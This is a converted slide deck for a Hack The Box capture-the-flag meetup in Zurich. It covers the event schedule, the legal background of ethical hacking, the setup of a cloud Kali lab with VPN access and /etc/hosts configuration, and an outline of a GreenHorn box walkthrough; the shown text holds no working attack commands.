



Universität  
Zürich<sup>UZH</sup>



HACKTHEBOX

# Hack The Box Meetup Onsite @ CYREN ZH

# Hack The Box Meetup Onsite @ CYREN ZH



**Universität  
Zürich**<sup>UZH</sup>



**HACKTHEBOX**

18:00	Door Opening
18:15 – 18:45	Intro and Setup
18:45 – 20:00	Hacking / Walkthrough
20:00 – 20:30	Break
20:30 – 21:45	Hacking / Walkthrough
21:45 – 22:00	Ending

Pizza orders until 19:00

# Admin

- Wi-Fi: **uzh-guest**
  - Food / drinks (input)
  - Toilets (output)
  - Pictures ok/nok?
- 
- Slides: <https://slides.hackingnight.ch>



# Hosts



**Michael von Tessin**  
Product Security Architect, Sonova



**Antoine Neuenschwander**  
Tech Lead Bug Bounty, Swisscom

# Cyber Resilience Network for the Canton of Zurich

# Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology

Acknowledge there is no 100% security

Find Vulnerabilities

**Contradict all Assumptions**





# Legal Aspects

Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

**Unauthorised access to a data processing system**

**Hack The Box**

Provides lab environment to learn about attacker tactics



# Gamification

Capture the Flag (CTF)

**Hacking Competition**

(warning: addictive)









# HACKTHEBOX

419 virtual machines (boxes)

# Hacking Setup



<https://github.com/antoinet/virtualab>

Kali VMs in the  
Cloud

Remote  
Access via  
Browser

The screenshot displays the GitHub repository page for `antoinet/virtualab`. The browser's address bar shows the URL `https://github.com/antoinet/virtualab/`. The repository's README is visible, featuring the *Virtua Lab* logo and a description of the project. The architecture diagram illustrates the system's components and their interactions.

**Architecture Diagram:**

```
graph LR; User((User)) --> DNS((DNS)); DNS --> LB[Load Balancer]; LB --> J[Jumphost]; J --> LBX[Lab Box]; J --> JI[Jumphost Image]; LBX --> LBI[Lab Box Image];
```

The diagram shows a flow from a **User** to **DNS**, then to a **Load Balancer**. The Load Balancer directs traffic to a **Jumphost** and a **Lab Box**. The **Jumphost** is connected to the **Lab Box** and also to a **Jumphost Image**. The **Lab Box** is connected to a **Lab Box Image**. The **Lab Box** contains four smaller circles, each with a drop icon, representing individual lab environments.


**Repository Details:**

- Python application:** Create and test a Python application. [Configure](#)
- Django:** Build and Test a Django Project. [Configure](#)
- Python package:** Create and test a Python package on multiple Python versions. [Configure](#)

[More workflows](#) [Dismiss suggestions](#)

# Connection to Attacker Machine

1. Visit [remote.hackingnight.ch](https://remote.hackingnight.ch)
2. Login with username **kali-X**
3. Password **cyrenzh-X**





# Typing @ Symbol

Sign in to Hack The Box

Email

johndoe@gmail.com

Password



# Copy-Paste

- from Host to Guest (Kali)
- From Guest (Kali) to Host




Paste or copy selection in the text field

A screenshot of a web browser window displaying a Guacamole interface for a remote session named 'kali-1'. The browser's address bar shows the URL 'https://remote.hackingnight.ch/guacamole/#/client/MQBjAG15c3Fs'. The interface is divided into two main sections. On the left, a sidebar contains a 'Zwischenablage' (Clipboard) section with a text field containing 'lorem ipsum dolor sit' and an 'Eingabemethode' (Input Method) section with three radio buttons: 'Keine' (selected), 'Texteingabe', and 'Bildschirmtastatur'. A red arrow points from the 'Alt' button in the previous image to the text field in the 'Zwischenablage' section. On the right, the main session area shows a dark background with a large, stylized 'KALI' logo in blue and purple. The top of the session area has a status bar with icons for window management, a bell, and the time '22:55'.


# Download Hack The Box VPN Profile

Download VPN profile to  
your Downloads folder



# Connect to Hack The Box VPN

Open a terminal and execute:



```
kali@kali: ~/Downloads

File Actions Edit View Help

(kali@kali)-[~]
$ cd Downloads/


(kali@kali)-[~/Downloads]
$ sudo openvpn <file_name> .ovpn
```

The image shows a terminal window with a dark background. At the top, the title bar reads 'kali@kali: ~/Downloads'. Below the title bar is a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal prompt is '(kali@kali)-[~]'. The first command entered is '\$ cd Downloads/'. The second command is '\$ sudo openvpn <file\_name> .ovpn', where '<file\_name>' is highlighted in a blue box. The terminal window has a standard Linux desktop icon in the top left corner and a status bar at the bottom with various system icons.




# Today on the Menu




Assigned (4)




SORT BY · LATEST ASSIGNED






**Buff**  
❌ · WINDOWS · EASY · T

 0 of 2


PLAY






**Pilgrimage**  
❌ · LINUX · EASY · T

 0 of 2


PLAY






**Precious**  
❌ · LINUX · EASY · T

 0 of 2

PLAY



**GreenHorn**  
❌ · LINUX · EASY · T

 0 of 2

PLAY



## Walkthrough: Greenhorn

1. Network Scanning & Service Enumeration
2. Reconnaissance & Password Cracking
3. Initial Access (user.txt)
4. Privilege Escalation (root.txt)

# /etc/hosts file

- Add the domain **precious.htb** to the **/etc/hosts** file
- Overrides DNS resolution

```
$ sudo nano /etc/hosts
```


And add the following entry:

```
10.10.11.XXX greenhorn.htb
```

---

Or:

```
$ echo 10.10.11.XXX greenhorn.htb | sudo tee -a /etc/hosts
```

The background is a dark, blue-toned image showing a network switch or patch panel. Several blue Ethernet cables are plugged into the ports, and some are bundled together. In the background, there are out-of-focus yellow and orange lights, possibly from the switch or other equipment, creating a bokeh effect.

# #1 Network Scanning & Service Enumeration



## Application

Provides **network services** to applications

HTTP, FTP, SMTP, SSH, etc.

## Transport

Ensures **reliable data transfer** between devices

TCP Port  
1337

## Internet

**Routing** of data packets within and between networks

